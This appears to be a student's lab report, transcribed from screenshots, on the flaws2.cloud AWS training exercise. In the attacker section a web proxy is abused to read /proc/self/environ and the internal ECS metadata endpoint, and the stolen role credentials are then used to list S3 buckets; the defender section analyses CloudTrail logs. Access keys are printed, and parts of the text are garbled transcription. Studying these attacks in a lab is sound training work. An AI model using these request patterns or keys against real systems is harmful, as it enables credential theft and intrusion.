
```

export AWS_ACCESS_KEY_ID=pLMjcr8s6t/
Gg50SkC7sim9KQG90J562ivGMq96
export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/
Gg50SkC7sim9KQG90J562ivGMq96

```

3. flaws2 Attacker: Level 2

- Take a screenshot of the successful login.



```

    , "cmd": ["sh", "-c", "cd /var/www/html; ./start.sh"], "ArgsEscaped": true, "ba4fa86a75fe", "Volumes": null, "Work {}", "created": "2018-11-27T03:32:59", {""created": "2018-11-19T21:23:51.0 file:efec03b785a78c01a6ade862d9a30 {""created": "2018-11-19T21:23:51.85 '#!/bin/sh' \u003e /usr/sbin/policy-rc.d \t\u0026\u0026 chmod + rename --add /sbin/initctl \t\u0026 sed -i 's/^exit.*$/exit 0/' /sbin/i dpkg.cfg.d/docker-apt-speedup \t\u0026 archives/*.deb /var/cache/apt/arch apt/apt.conf.d/docker-clean \t\u0026 archives/*.deb /var/cache/apt/arch \u003e\u003e /etc/apt/apt.conf.d/d Dir::Cache::srcpkgcache \"\"; '\u003e ' 'Acquire::Languages \"none\"; '\u003e ' 'Acquire::GzipIndexes \"true\"; Ac apt.conf.d/docker-gzip-indexes \t\u0026 \u003e /etc/apt/apt.conf.d/docker- {""created": "2018-11-19T21:23:52.55 {""created": "2018-11-19T21:23:53.23 \u0026\u0026 echo 'docker' \u003e {""created": "2018-11-19T21:23:53.45 bash\""]}, "empty_layer": true}, {"cre apt-get update \u0026\u0026 ap clean \u0026\u0026 rm -rf /var off;\" \u003e\u003e /etc/nginx/nginx.conf"}, {""created": "2018-11-27T03:32:58.202361504Z", "created_by": "/bin/sh -c htpasswd -b -c /etc/ nginx/.htpasswd flaws2 secret_password"}, {""created": "2018-11-27T03:32:58.481042948Z", "created_by": "/bin/sh -c #(nop) ADD file:b311a5fa51887368e53012f2f31aa fc46e999e44c238c9e2b23f4701f846acd in /etc/ nginx/sites-available/default"}, {""created": "2018-11-27T03:32:58.803695628Z", "created_by": "/bin/sh -c #(nop) ADD file:fd3724e587d17e4bc8690d9febe596b4141f9e217111be51d530c5b55dfde646 in /var/www/html/index.htm"}, {""created": "2018-11-27T03:32:59.112401386Z", "created_by": "/bin/sh -c #(nop) ADD file:f8fd45be7a30bffa5ade2f6a47934c19f4fe1a1343e7229e7e730029f1730801 in /var/www/html/proxy.py"}, {""created": "2018-11-27T03:32:59.411617545Z", "created_by": "/bin/sh -c #(nop) ADD file:d29d68489f34ad71849687ac2eb66ceae28315017d779fcfd5858423afee402 in /var/www/html/start.sh"}, {""created": "2018-11-27T03:32:59.6820302Z", "created_by": "/bin/sh -c #(nop) EXPOSE 80", "empty_layer": true}, {""created": "2018-11-27T03:32:59.959842964Z", "created_by": "/bin/sh -c #(nop) CMD [\"sh\" \"\"/var/www/html/start.sh\"\"], "empty_layer": true}], "os": "linux", "rootfs": {"type": "layers", "diff_ids": ["sha256:41c002c8a6fd36397892dc6dc36813aaa1be3298be4de93e4fe1f40b9c358d99", "sha256:647265b9d8bc572a85 8ab25a300c07c0567c9124390fd91935430b7947ee5c2a", "sha256:819a824caf709f224c414a56a2fa0240ea15797ee180e 73abe4ad63d3806cae5", "sha256:3db5746c911ad8c5398a6b72aa30580b25b6edb130a148beed4d405d9c345a29", "sha256:1c1ac3ae43d53b452e0dfb320a5c22cf8ff5e8068a7ecef6779600d14ad4751b", "sha256:bc16ef0350ee1577dfe09696b ff225b40d241b26a359c146ffd5746a8ce18931", "sha256:5db51ba604f0593199b4d8705a21fe6b1bc6cee503f7468539f6 a80aa3cc4750", "sha256:a7e7b9bc030ac43814d0a6c6afed36f70fc2bb01a9dd84705358f424af1dae1e", "sha256:5494d a4989bbd817e20ead7cbaa8985d9907db95ea07b3e212e2e483de767f1d", "sha256:67df634e1db1f3a6533ed051811c829 0b69d7104550617dcc7930304cc78bb"]}}}

```

Open the photo browser, or March 2, 2022 at 3:07

MADLER

3:07 PM Flaws2.cloud:

Madler
Monday A2

You can pick peop...
Saturday London po...

thunderCTF notes:
Friday Christina_Bur...

Yes
Thursday No additio...

Flaws2.cloud:

```

export AWS_ACCESS_KEY_ID=pLMic
Gq50SkCTtsim9KQG90J562iyGMq96
export AWS_SECRET_ACCESS_KEY=
Gq50SkCTtsim9KQG90J562iyGMq96

```

4. flaws2 Attacker: Level 3


Step 1:

Access the proxy to have it retrieve <http://google.com>

`http://container.target.flaws2.cloud/proxy/http://google.com`

It is possible for one to include a `file:///` URI to see whether the proxy is vulnerable to a local file include attack.


- To test this, take a screenshot of the output when using the request below



In Linux sensitive process information can be accessed via `/proc` in the file system. The symbolic link `'self'` points to the current PID that one is attempting to access information from. Point the URI to the one below.

`http://container.target.flaws2.cloud/proxy/file:///proc/self/environ`

- Take a screenshot of the environment variables for the process running the container.



Make a note of the variables specific to AWS.


Step 2:

The environment variables include `ECS_CONTAINER_METADATA_URI` which points to the location where Metadata for the container are stored. For containers running on AWS's Elastic Container Service (ECS), the Metadata service resides on a private IP address that is not globally routable and cannot be reached directly from external networks. Unfortunately, we have a proxy that we can trick that will access this internal service. The URI of the internal service's resources should have a format similar to below:

`http://169.254.170.2/v3/c880...5a1`

- Use the proxy to access the contents of the URI above and take a screenshot of its output.

```
{"DockerId":"00959a2671f6462e918bcd864e26f38a-3779599274","Name":"level3","DockerName":"level3","Image":"653711331788.dkr.ecr.us-east-1.amazonaws.com/level2","ImageID":"sha256:513e7d8a5fb9135a61159fbfb385a4beb5ccbd84e5755d76ce923e040f9607e","Labels": {"com.amazonaws.ecs.cluster":"arn:aws:ecs:us-east-1:653711331788:cluster/level3","com.amazonaws.ecs.container-name":"level3","com.amazonaws.ecs.task-arn":"arn:aws:ecs:us-east-1:653711331788:task/level3/00959a2671f6462e918bcd864e26f38a","com.amazonaws.ecs.task-definition-family":"level3","com.amazonaws.ecs.task-definition-version":"3!","DesiredStatus":"RUNNING","KnownStatus":"RUNNING","Limits":{"CPU":2},"CreatedAt":"2022-02-02T03:52:02.440656853Z","StartedAt":"2022-02-02T03:52:02.440656853Z","Type":"NORMAL","Networks":[{"NetworkMode":"awsvpc","IPv4Addresses":["172.31.50.59"]}], "Health": {"status": "UNHEALTHY", "statusSince": "2022-02-02T03:54:04.128790267Z", "exitCode": 255, "output": "OCI runtime exec failed: exec failed: container_linux.go:380: starting container process caused: exec: \\"exit 0\\": executable file not found in $PATH: unknown"}}
```



Step 3:

Go back to the AWS CLI and use these credentials to create another profile called `level3` in `~/.aws/credentials`

```
[level3]
aws_access_key_id = ASIA...JAG
aws_secret_access_key = PmWs...Ws
aws_session_token = FwoG...w==
```

Use the profile to list all of the buckets the container has access to

```
aws s3 ls --profile level3
```

The buckets listed correspond to the URLs for each level. Visit the last URL.

- Take a screenshot of the site.

The screenshot shows a terminal window with the region set to 'us-east-1'. The command 'aws s3 ls --profile level3' is run, displaying a list of objects in the 'flaws2.cloud' bucket. The objects are timestamped and have names like 'flaws2.cloud', 'level1.flaws2.cloud', etc. Below the terminal is a screenshot of a Slack message from a user named 'MADLER'. The message was sent 'Yesterday' at 'Flaws2.cl...' and includes the text 'MADLER'.

```
[cloudshell-user@ip-10-0-185-238 ~]$ aws s3 ls --profile level3
2018-11-20 19:50:08 flaws2.cloud
2018-11-20 18:45:26 level1.flaws2.cloud
2018-11-21 01:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 19:47:22 level3-oc6ou6dnkw8sszwvdraxc5t5udrsw3s.flaws2.cloud
2018-11-27 20:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
[cloudshell-user@ip-10-0-185-238 ~]$
```

MADLER
Yesterday Flaws2.cl...
MADLER

5. flaws2 Defender: Objective 1

Step 1:

The credentials for the Defender are given at <http://flaws2.cloud/defender.htm>. Create a profile called `security` with them in `~/.aws/credentials`

```
[security]
aws_access_key_id = AKIAIUFNQ2WCOPTEITJQ
aws_secret_access_key = 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
```

The profile's default settings can be specified in another file at `~/.aws/config`. Specify a region and an output format for aws command by including the following in the file:

```
[profile security]
region=us-east-1
output=json
```

- Take a screenshot of the caller identity associated with these credentials via AWS's Security Token Service (STS) using the command below:

The terminal window shows the following content:

```
[us-east-1]
[profile Lara]
region = us-east-1
[default]
[profile raynor]
region = us-east-1
[profile solus]
region = us-east-1
[profile serverlesshackme]
region = us-east-1
[profile level6]
region = us-west-2
[profile security]
region=us-east-1
output=json
~
~
~
```

"aws/config" 20L, 358B written

```
[cloudshell-user@ip-10-0-185-238 ~]$ aws sts get-caller-identity --profile security
{
    "UserId": "AIDAJXZBU42TNFRNGBBF1",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079859186:user/security"
}
[cloudshell-user@ip-10-0-185-238 ~]$
```

A screenshot of a Slack message from MADLER is shown on the right. The message was sent yesterday at 3:07 PM. It contains a link to Flaws2.cloud and a note about picking people. Below the message, there is a snippet of AWS configuration code with sensitive keys redacted.

```
March 2, 2022 at 3:07 PM
MADLER

Madler
Monday A2

You can pick peop...
Saturday London po...

thunderCTF notes:
Friday Christina_Bur...

Yes
Thursday No additio...

Flaws2.cloud:

export AWS_ACCESS_KEY_ID=pLMjcr8s6t/
Go50SkCTtsim9KQG90J562iyGMq96
export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/
Go50SkCTtsim9KQG90J562iyGMq96
```

- Take a screenshot of the token issued by using the command below

```
aws sts get-session-token --profile security
```

The screenshot shows the AWS CloudShell interface in the 'us-east-1' region. The terminal window has a title bar 'MADLER' and a subtitle 'Yesterday Flaws2.cl...'. The terminal content includes:

```

MADLER
Yesterday Flaws2.cl...

Madler
Monday A2

You can pick peop...
Saturday London po...

thunderCTF notes:
Friday Christina_Bur...

Yes
Thursday No additio...

Flaws2.cloud:

export AWS_ACCESS_KEY_ID=pLMicr8s6t/
Gq50SkCTtsim9KQG90J562jyGMq96
export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/
Gq50SkCTtsim9KQG90J562jyGMq96

```

Below the terminal, there is a command-line history:

```

..aws/config" 20L, 358B written
[cldshell-user@ip-10-0-185-23
{
    "UserId": "AIDAJXZBU42TNFRN",
    "Account": "322079859186",
    "Arn": "arn:aws:iam::322079
}
[cldshell-user@ip-10-0-185-238 ~]$ aws sts get-session-token --profile security
{
    "Credentials": {
        "AccessKeyId": "ASIAUV7LUUHZ02IWVL43",
        "SecretAccessKey": "ZuMs7hUY5g8WdynPmwY+5r1p2yYsahfbz0QQtQ6n",
        "SessionToken": "IQoJb3JpZ2l1X2VjE0j//////////wEaCXVzLWVhc3QtMSJGMEQCICwhnfL7Ki1WeR7msH86ko8ShIY1x1c
YvJ/SHMSTRZAiBx0kb4Uutid2RVe3qugGb4YhrdKcJHHS/UCjcUk8X7ArrorAQhREAMaDDMyMjA30Tg10TE4NiIMkGZ6ok+uhswPPiRmKsgBt
GSUpLMkv9vQzoVWcSfthnuX33DmC8f76aFpTCP8ZQpAhnk0CTYsrec6yFh6yTgLWqkkHgYEjb7/0uNvJIsdS7NLFhNI63+Elbhs0xqA5DDu
3Z/4CiVcTzargc6JB1wF5sMC87SX71QgahaSadHDTm/9GYJDz6FILAPNqNu zoQ1EekCvz9gVBDXx3//eBRSc5bnXfxctkr0hDmdRrPS+4fNS
ghBf2mdLQ7BVKa2zbhxWSaSoneKxFKfuuJrA1YG090vIwxqqFkQY6mQHj9xC4ECKVJ4CM/5Y4wIZ0tYG0ENHR4cxmikcIhHUu/wXployDie7V
If0j1CAV3z3eYrVZ/4hsq1MDo9H0ZvDVKO1UUhZk7ktFLuuW1Q1h80j9GQ0EXZF81ITfm99C1Bu+4mjilu+0zNcQNpDvBu9mSC/IVB3VFFqnuF
fZt/8cX3pNdJg1DAqUnRD3kRmr+qWMDIW9Zj8ThM=",
        "Expiration": "2022-03-04T11:54:46+00:00"
    }
}

```

6. flaws2 Defender: Objective 2

Step 2:

- Show the output of the following commands that use STS to show what the profiles correspond to and the AWS accounts the roles assigned are associated with.

The screenshot shows two windows side-by-side. On the left is the AWS CloudShell interface for the 'us-east-1' region. It displays several AWS CLI commands being run, including setting the region, outputting JSON, and creating profiles named 'security' and 'target_security'. On the right is a Mac OS X desktop with a note card application open. The note card has a dark background and contains the text 'MADLER' at the top, followed by 'Yesterday Flaws2.cl...', 'Madler Monday A2', 'You can pick peop... Saturday London po...', 'thunderCTF notes: Friday Christina_Bur...', 'Yes Thursday No additio...', and 'Flaws2.cloud: export AWS_ACCESS_KEY_ID=pLMjcr8s6t/Gq50SkCTtsim9KQG90J562jyGMq96 export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/Gq50SkCTtsim9KQG90J562jyGMq96'. The note card also shows the date 'March 2, 2022 at 3:07 PM'.

```
region=us-east-1
output=json
source_profile = security
role_arn = arn:aws:iam::653711331
~ 
~ 
~ 
~ 
~ 

".aws/config" 25L, 490B written
[cloudshell-user@ip-10-0-185-238 ~]$ aws sts get-caller-identity --profile security

{
  "UserId": "AIDAJXZBU42TNFRNGBBF1",
  "Account": "322079859186",
  "Arn": "arn:aws:iam::322079859186:user/security"
}
[cloudshell-user@ip-10-0-185-238 ~]$ 
[cloudshell-user@ip-10-0-185-238 ~]$ aws sts get-caller-identity --profile target_security

{
  "UserId": "AROAIKRY5GULQLY0GRMNS:botocore-session-1646351997",
  "Account": "653711331788",
  "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-1646351997"
}
```

Step 3:

Using the target_security profile, repeat the last step of the Attacker path by showing the buckets in the target account.

```
aws s3 ls --profile target_security
```

- Take a screenshot of the buckets listed

The screenshot shows a macOS terminal window with the title bar 'MADLER'. The window contains the following text:

```
March 2, 2022 at 3:07 PM
MADLER
urity
get_security
546351997"
Flaws2.cloud:
export AWS_ACCESS_KEY_ID=pLMjcr8s6t/
Gq50SkCTtsim9KQG90J562iyGMq96
export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/
Gq50SkCTtsim9KQG90J562iyGMq96
[cloudshell-user@ip-10-0-185-238 ~]$ [cloudshell-user@ip-10-0-185-238 ~]$ aws s3 ls --profile target_security
2018-11-20 19:50:08 flaws2.cloud
2018-11-20 18:45:26 level1.flaws2.cloud
2018-11-21 01:41:16 level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
2018-11-26 19:47:22 level3-oc6ou6dnkw8sszwvdraxc5t5udrsw3s.flaws2.cloud
2018-11-27 20:37:27 the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud
[cloudshell-user@ip-10-0-185-238 ~]$
```

7. flaws2 Defender: Objective 3

Step 5:

Finally, we can output identity and network address information to more fully detail the events.

- Take a screenshot of the last 10 output lines of the following.

```

us-east-1

2018-11-28T23:03:17Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:18Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:03:20Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole CreateLogStream
2018-11-28T23:03:20Z apigateway.amazonaws.com AWSService Invoke
2018-11-28T23:03:35Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole CreateLogStream
2018-11-28T23:03:50Z 34.234.236.212 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole CreateLogStream
2018-11-28T23:04:54Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole ListObjects
2018-11-28T23:05:10Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:12Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:05:53Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole ListImages
2018-11-28T23:06:17Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole BatchGetImage
2018-11-28T23:06:33Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level1/level1 653711331788 AssumeRole GetDownloadUrlForLayer
2018-11-28T23:07:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:07:08Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:09:28Z 104.102.221.250 arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7 653711331788 AssumedRole ListBuckets
2018-11-28T23:09:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
2018-11-28T23:09:36Z 104.102.221.250 ANONYMOUS_PRINCIPAL AWSAccount GetObject
[cloudshell-user@ip-10-0-185-238 28]$ 
```

- Given the commands you invoked as the Attacker, which IP address do these logs reveal was the source of the attack?
 - 104.102.221.250

8. flaws2 Defender: Objective 4

Overview

From the log entries, zero in on the event associated with the theft of credentials.

Step 1:

From the log files, identify the event that lists buckets in the project.

```
cat *.json | jq '.Records[]|select(.eventName=="ListBuckets")'
```

- Show the IP address the event was triggered from as well as the tool used to initiate the event (via the userAgent field).

```
    },
  },
  "eventTime": "2018-11-28T23:09:28Z",
  "eventSource": "s3.amazonaws.com",
  "eventName": "ListBuckets",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "104.102.221.250",
  "userAgent": "[aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]",
```

MADLER
Yesterday Flaws2.cl... March 2, 2022 at 3:07 PM MADLER

Step 2:

Use the role obtained in the previous step to examine the policies attached to it.

```
aws iam get-role --role-name level3 --profile target_security
```

In examining the statement associated with the attached policy as well as the description supplied,

- What service is this role meant to be used with? Is it compatible with what you discovered via the userAgent field in the previous step?
 - Meant to be used with ecs tasks
 - Yes it is compatible because according to description: "Allows ECS tasks to call AWS services on your behalf." Listing bucket names is such a service.
 -
 -

9. flaws2 Defender: Objective 5

- Explain who is allowed to perform what actions on the level2 repository with this policy.

```
"Sid": "AccessControl",
"Effect": "Allow",
"Principal": "*",
>Action": [
    "ecr:GetDownloadUrlForLayer",
    "ecr:BatchGetImage",
    "ecr:BatchCheckLayerAvailability",
    "ecr>ListImages",
    "ecr:DescribeImages"
```

- Everyone because Principle = *

10. flaws2 Defender: Objective 6

Step 4:

The screenshot shows the AWS Lambda MADLER interface. On the left, there's a sidebar titled "Data" with dropdowns for "Data Source" (set to "AwsDataCatalog") and "Database" (set to "flaws2"). Below this is a "Tables and views" section with a "Create" button. The main area has a title "MADLER" and a timestamp "March 2, 2022 at 3:07 PM". A modal window is open, showing the results of a query execution:

Query 1

```
1 | select eventtime, eventname from cloudtrail;
```

SQL Ln 1, Col 45

Completed
Time in queue: 0.161 sec Run time: 0.729 sec Data scanned: 11.89 KB

Results (37)

Search rows

Run again Cancel Save Clear Create

The modal also contains a terminal session with the following content:

```
Flaws2.cloud:  
  
export AWS_ACCESS_KEY_ID=pLMjcr8s6t/  
Ga50SkCTtsim9KQG90J562lyGMq96  
export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/  
Ga50SkCTtsim9KQG90J562lyGMq96
```

- Show the output of the query.

The screenshot shows a terminal window on the left and a CloudWatch Log Stream viewer on the right.

Terminal Window (Left):

- Timestamp: March 2, 2022 at 3:07 PM
- User: MADLER
- Content:


```
Flaws2.cloud:
export AWS_ACCESS_KEY_ID=pLMicr8s6t/
Gq50SkCTtsim9KQG90J562iyGMq96
export AWS_SECRET_ACCESS_KEY=pLMjcr8s6t/
Gq50SkCTtsim9KQG90J562iyGMq96
```

CloudWatch Log Stream Viewer (Right):

Completed

Time in queue: 0.183 sec Run time: 0.688 sec Data scanned: 11.89 KB

Results (9)

Copy Download results

Search rows

#	eventname	mycount
1	ListImages	1
2	BatchGetImage	1
3	ListObjects	1
4	GetDownloadUrlForLayer	1
5	ListBuckets	1
6	Invoke	2
7	AssumeRole	3
8	CreateLogStream	5

4.6: Serverless Goat

3. Gather information

- The endpoint exposes the region it is being run in. What region does it reside in? Us-east-1

The screenshot shows a browser window with two main sections:


Top Section (URL Bar):

